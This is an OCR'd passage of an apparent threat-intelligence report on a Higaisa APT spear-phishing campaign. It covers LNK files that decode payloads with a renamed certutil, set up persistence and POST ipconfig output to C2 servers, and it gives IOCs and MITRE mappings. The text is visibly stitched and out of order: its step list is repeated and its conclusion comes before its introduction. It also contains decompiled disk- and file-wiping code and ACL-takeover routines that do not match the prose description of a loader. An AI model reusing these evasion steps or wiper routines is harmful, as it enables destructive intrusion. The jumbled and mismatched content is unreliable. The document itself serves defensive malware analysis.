
- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				



svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address

This post was authored by Hossein Jazi and Jérôme Segura

On May 29th, we identified an attack that we believe is part of a new campaign from an Advanced Persistent Threat actor known as Higaisa. The Higaisa APT is believed to be tied to the Korean peninsula, and was first disclosed by Tencent Security Threat Intelligence Center in early 2019.

The group's activities go back to at least 2016 and include the use of Trojans such as Gh0st and PlugX, as well as mobile malware. Its targets include government officials and human rights organizations, as well as other entities related to North Korea.

In this latest incident, Higaisa used a malicious shortcut file ultimately responsible for creating a multi-stage attack that consists of several malicious scripts, payloads and decoy PDF documents.

Distribution


The threat actors used a malicious LNK file bundled within an archive file which was most likely distributed via spear-phishing.

We were able to identify two variants of this campaign that possibly have been distributed between May 12th and 31st:

- "CV_Colliers.rar"
- "Project link and New copyright policy.rar"

Both RAR archives bundle two malicious LNK files. In the newer variant (CV_Colliers.rar), the LNK files are disguised as a Curriculum Vitae (CV) and International English Language Testing System (IELTS) exam results. The older one (Project link and New copyright policy.rar) seems to target product teams that are using zeplin.io.

The following shows the overall process flow when executing the malicious LNK file.




LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:


property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-

- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.
- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```


```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.





svchast.exe

